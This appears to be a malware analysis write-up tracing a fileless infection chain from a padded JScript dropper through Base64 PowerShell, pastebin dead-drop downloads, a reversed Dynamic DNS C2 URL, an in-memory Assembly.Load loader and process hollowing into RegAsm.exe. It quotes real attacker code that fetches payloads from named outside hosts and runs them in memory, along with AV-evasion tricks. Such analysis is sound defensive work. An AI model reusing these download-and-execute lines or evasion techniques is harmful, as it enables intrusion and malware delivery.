Fileless PowerShell Dropper
Stage 1: Bloated Js Script

This code looked like absolute gibberish on first look, and my first thought was heavy encryption or packing. I immediately threw it into a JS deobfuscator, hoping for a quick answer, but nothing happened. The entropy was also relatively low at 4.5, which wasn't making sense. I decided to try extracting the contents inside the first very long variable to get a clue of what was going on. I wrote a quick Python script to help with that.
gibberish_string = "insert_gibberish_string"

clean_string = gibberish_string.replace("eSnddAmkdbibic", "")

This junk string, eSnddAmkdbibic, appeared 951 times across the gibberish_string. This confirms that the code was actually just bloated, not encrypted. This is done to bypass static AV tools. The malware does not decrypt itself; it simply cleans itself up at runtime.
payload = obfuscatedString.split("eSnddAmkdbibic").join("");
- The Split: The script searches the entire file for
eSnddAmkdbibic, cuts the string wherever it finds it, throws that junk in the trash, and puts the remaining pieces into a temporary array. - The Join: It immediately takes those array pieces and puts them back together with nothing (
"") in between them.
The result? a clean PowerShell script. It's a simple trick, but highly effective at hiding malicious keywords from basic static AV scans.
Within the same script, we also see the methods used to execute this PowerShell script:

It is using Windows Management Instrumentation (WMI). It starts by grabbing this big library winmgmts: and proceeds to the front lobby at root\cimv2, which is the specific section that handles the core Windows OS. Anything to do with processes, services, files, or network cards is stored inside the cimv2 namespace.
var ipfpIoAfnpnd = GetObject("winmgmts:" + "root\\cimv2");
Through this cimv2 object, it has access to Win32_ProcessStartup. This is basically a blueprint for properties or settings for different components on the Windows OS. For example, it is the one that dictates whether a window should be maximized or minimized. Since Win32_ProcessStartup is just a blueprint, it cannot be used directly to execute anything. The malware has to create its own instance (a copy of the blueprint) in order to use it.
Once it spawns an instance of Win32_ProcessStartup, it can change the property configurations. We can see it proceeds to use the property ShowWindow and set it to 0, which means hidden. The comment right next to it, // janela oculta, is in Portuguese and literally translates to "hidden window." Just another form of evasion being used.
   var kahamipdef = ipfpIoAfnpnd.Get("Win32_Pr" + "ocessStartup").SpawnInstance_();
   kahamipdef.ShowWindow = 0; // janela oculta
Next, an ActiveXObject acts as a middleman and borrows the Dictionary object from the Windows Scripting library. This dictionary is not actually used by the malware, but the OS needs it because it expects a place to return the new process's PID (Process ID). JavaScript is unable to handle pass-by-reference PIDs, so it uses this Dictionary as a container or envelope to pass to the OS. The OS writes the PID into the envelope and passes it back to the script. The script doesn't even use the PID; it's just a formality to keep the system happy.
Then the real workhorse, Win32_Process object is created with 4 arguments being passed into its Create method: Win32_Process.Create(clean_string, null, Win32_ProcessStartup_copy, ActiveXObject_envelope).
Stage 2: Fileless PowerShell Dropper

This is the clean_string that was extracted earlier from the gibberish string. It is a goldmine. It reveals a PowerShell script with a massive Base64 payload. Let's break down exactly how this payload executes:
- String Replacement: First, it looks at the payload string and replaces every instance of
f#with the letterr. This is another clever evasion tactic to intentionally break the Base64 signature so static scanners can't decode it. - Base64 Decoding: It takes that repaired string and decodes it into raw bytes using
[System.Convert]::FromBase64String(). - Unicode Translation: Since raw bytes aren't readable commands, it translates those bytes into plain text instructions using
[System.Text.Encoding]::Unicode.GetString(). - Fileless Execution: Finally, the decoded script is stored in a variable (
$OhgfWjuxD) and passed straight intoiex(Invoke-Expression).
Invoke-Expression is incredibly dangerous because it tells PowerShell to execute a string of text directly in RAM, as if you had just typed it into the terminal. Normally, a .ps1 script is dropped to the hard drive, which gives AVs an easy opportunity to scan it. Because iex executes purely in memory, this Stage 2 payload never actually touches the disk. This is the hallmark of "Fileless" malware.

The Anti-Malware Scan Interface (AMSI) Checkpoint This fileless execution used to be a massive loophole, but Microsoft patched it in Windows 10 by introducing AMSI (Antimalware Scan Interface). AMSI acts as a checkpoint that lives directly inside PowerShell. Right before
iexexecutes any command, theAmsiScanBufferfunction captures it and sends it to the Antivirus for scanning. It returns one of two values:1(Clean) or0(Malicious). Based on this, PowerShell knows whether it is safe to execute the command from RAM.
Stage 3: The Dead-Drop Resolver

Decoding that final Base64 string from Stage 2, revealed another payload. This stage acts as the final downloader, designed to reach out to C2 servers, fetch a hidden payload, and inject it straight into memory.
First, the script sets up its environment:
Start-Sleep -s 3
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
It sleeps for 3 seconds then forces the security protocol to TLS 1.2 to ensure its encrypted traffic that won't cause a blocked connection.
The Target List & Function d
$k = @('https://yaso.su/raw/UpxC8OJX', 'https://pastefy.app/sLC7Jpkp/raw')
function d($l){$w=New-Object Net.WebClient;(Get-Random $l -Count $l.Count)|%{try{return $w.DownloadData($_)}catch{}}}
It defines a hardcoded array of target URLs (stored in $k). Both of these point to public, online pastebin platforms used to share raw text: Pastefy.app and Yaso.su (Yasosu Bin, hosted on a Soviet Union .su domain).
The script then creates a helper function named d that takes this array of URLs. Inside this function, it spins up a .NET WebClient object ($w), shuffles the list randomly using Get-Random (to avoid contacting C2 servers in a predictable order), and loops through them to attempt to download the raw data.
If a URL is dead (like the Pastefy link, which currently returns a 404 error), the script uses try/catch logic to silently swallow the error. This is a critical evasion tactic as it completely prevents the script from crashing and simply moves on to the next URL until it successfully downloads a payload.
Loader Extraction
[Regex]::Matches($data, 'BASE64_START(.*)BASE64_END')
Because the threat actor is abusing public Pastebins, the raw downloaded text is going to contain a lot of junk HTML and UI elements. To find the specific payload within all that noise, the script uses a regular expression Matches function to search for two specific markers: BASE64_START and BASE64_END. It extracts everything between those two tags, perfectly extracting the base64 text.
Dynamic DNS (ydns.eu)
$gg = 'txt.IoaeInF/hjikw/ue.sndy.lif//:gf'
$gg = $gg.Substring(0, $gg.Length - 2)
In the payload, there is a weird/gibberish string assignment for $gg. The string seems to be reversed. If you reverse the raw string 'txt.IoaeInF/hjikw/ue.sndy.lif//:gf', it becomes:
fg://fil.ydns.eu/wkihj/FnIeaoI.txt
This seems to be an evasion technique to prevent AV's from flagging a potential IOC like http://fil.ydns, https://fil.ydns, or domain endings like .eu. By writing the URL completely backwards, the threat actor ensures it looks like harmless gibberish to static scanners, bypassing basic signature detection.
The script takes a substring from 0 to the length minus 2, which cuts off the last two characters (gf). This leaves the string as:
txt.IoaeInF/hjikw/ue.sndy.lif//: that is reversed to get the full C2 URL: ://fil.ydns.eu/wkihj/FnIeaoI.txt. It then prepends https to reconstruct the final C2 server URL: https://fil.ydns.eu/wkihj/FnIeaoI.txt!
This points directly to a domain hosted on YDNS, which is a free Dynamic DNS (DDNS) provider (similar to No-IP). Threat actors abuse Dynamic DNS because it allows them to instantly spin up throwaway domains to route traffic without having to buy actual web hosting or expose a static IP address.

analogy:
- The Hacker (The Fugitive): The attacker is constantly shifting their C2 server to new IP addresses to evade malicious flagged IPs. To ensure their victim machines (the couriers) can always find them, the hacker registers a free domain like
fil.ydns.eu(which acts as a permanent, secret mailbox). - The YDNS Updater (The Script): Whenever the C2 server shifts to a new IP address, a script running on the C2 server immediately "calls home" to YDNS and updates the record. YDNS updates the global DNS directory with the server's new public IP.
- The Victim Machine (The Courier): When the malware needs to deliver stolen data, it queries YDNS for
fil.ydns.euto find the fugitive's current location, receives the updated IP, and establishes a direct connection.
This is exactly how legitimate home users host game servers (like Minecraft) or home security cameras. Because home Internet Service Providers (ISPs) use NAT (Network Address Translation) and dynamically rotate your home's public IP address constantly, running a DDNS client ensures your domain always points to your current router IP, saving your friends from losing connection when your IP rotates.
Threat actors simply hijack this exact same tactic to make their malicious infrastructure resilient and highly mobile.
$b64='dXNpbmcgU3lzdGVtOyBlc2luZyBTeXRlbS50aUUmVmbGVjdGlvbjsgcHVibGljIGNsYXNzIERvbWFpbkxvYWRlcntwdWJsaWMgc3RhdGljIEFzc2VtYmx5IExvYWRBc3NlbWJseShieXRlW10gYil7cmV0dXJuIEFzc2VtYmx5LkxvYWQoYil9fX0='
Add-Type -TypeDefinition ([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($b64)))

function i($a, $t, $m, $p=@()) {
    $y=[DomainLoader]::LoadAssembly($a)
    $r=$y.GetTypes()|?{$_.FullName -eq $t}
    $n=$r.GetMethod($m,([Reflection.BindingFlags]'Public,NonPublic,Static,Instance'))
    $o=if(!$n.IsStatic){[Activator]::CreateInstance($r)}
    $n.Invoke($o,$p)
}
This $b64 string is decoded at runtime using Add-Type to compile C# source code directly in memory.
Here is the Base64 string next to the decoded C# code it compiles:
// Base64 String:
dXNpbmcgU3lzdGVtOyBlc2luZyBTeXRlbS50aUUmVmbGVjdGlvbjsgcHVibGljIGNsYXNzIERvbWFpbkxvYWRlcntwdWJsaWMgc3RhdGljIEFzc2VtYmx5IExvYWRBc3NlbWJseShieXRlW10gYil7cmV0dXJuIEFzc2VtYmx5LkxvYWQoYil9fX0=
// Decoded C# Code:
using System;
using System.Reflection;

public class DomainLoader
{
    public static Assembly LoadAssembly(byte[] b)
    {
        return Assembly.Load(b);
    }
}
The script calls the second function named i, which takes four arguments. The decoded payload is passed straight into it. The function uses this dynamically compiled DomainLoader (Loader 1) to load the downloaded binary assembly (myprogram.Homees which acts as Loader 2) directly into memory using .NET's built-in Assembly.Load(byte[]) method. This completely bypasses the disk.
Once Loader 2 is active in memory, it performs Process Hollowing, launching a suspended instance of the legitimate Windows utility RegAsm.exe and injecting the final payload bytes directly into its memory space. To the OS, everything looks like a normal Windows process running. The malicious code executes completely hidden inside a trusted system binary.
Use of a loader?
Why go through all this trouble instead of just downloading and running a malicious .exe file directly? Imagine a high-security building (the victim's computer) with a Security Guard standing at the front gate (the Antivirus scanner).
The guard has a folder full of "Wanted" posters (malware signatures and file hashes).
- If the Payload goes alone: If the final malware executable (
payload.exe) tries to walk through the front gate on its own, the guard immediately recognizes its face from the wanted posters, flags it, and throws it in jail (deletes the file). - Enter the Loader (Loader 2 —
myprogram.Homees): To get around the guard, the attacker uses a Loader (which acts like a legitimate, unmarked delivery truck). The Antivirus doesn't flag the loader because the loader itself doesn't contain any malicious code—it's just a simple script that downloads text. - The Disguise (The
.txtfile): The attacker takes the notorious payload, hides it inside a locked wooden crate, and labels it "Office Paperwork" (this is the reversed Base64 data saved as a harmless.txtfile).
When the delivery truck (the loader) drives up to the gate, the guard (Antivirus) inspects the cargo. The guard scans the crate, but because the payload is scrambled and saved as a text file, it doesn't match any of the faces on the wanted posters. It just looks like boring, harmless text. The guard waves the truck through the gate.
Once the truck is safely parked inside the loading dock (the computer's RAM/memory), Loader 2 opens the crate, reverses the string, and lets the payload out to do its work. By the time the payload is active, it is already past the front gate, hollowed out into RegAsm.exe.
The full attack chain is now clear:
JScript dropper → PowerShell → Loader 1 (DomainLoader) → Loader 2 (Pastebin - myprogram.Homees) → Final Payload (YDNS) → Injected into RegAsm.exe
C2 Infra
Before we go any further, it helps to understand what fil.ydns.eu actually is. It is not a traditional domain the attacker registered and hosted themselves. YDNS is a free Dynamic DNS service; it lets anyone create a permanent hostname that can be silently pointed at any server IP at any time, with a single update. Think of it like a permanent forwarding address. The attacker owns the label (fil.ydns.eu), but the actual server it points to can be swapped out overnight. The malware always calls home to the same address YDNS handles the redirect to wherever the attacker moved.
With that context, let's look at what the threat intel platforms reveal.
Plugging the C2 URL into VirusTotal returned 13 out of 92 positive detections, with multiple independent vendors flagging it specifically as a Dynamic DNS abuse case:

URLScan.io gives us the current state of the infrastructure:

Right now, fil.ydns.eu resolves to 80.87.206.86, a server sitting in Russia, rented through OVH, one of Europe's largest cloud hosting providers. Attackers favour OVH because of its scale and relatively hands-off abuse enforcement. The payload path is dead 404 Not Found. Whatever was there has been removed or rotated.

Here is the important distinction though: the domain fil.ydns.eu has been active for five months. But this specific server (80.87.206.86) is brand new its TLS certificate was only issued on July 11th 2026, the server keeps changing.
On visiting the root domain:

A generic "coming soon" website called Locus, built from a free TemplateWire template. A misleading and misredirection attempt to make the site look legitimate. 124 structurally similar scans of this domain have been logged going back five months:

Every single one carries a consistent 179 KB payload. Different folder names, different filenames. This is inferred from previous scans, but the most recent ones all return a 404.
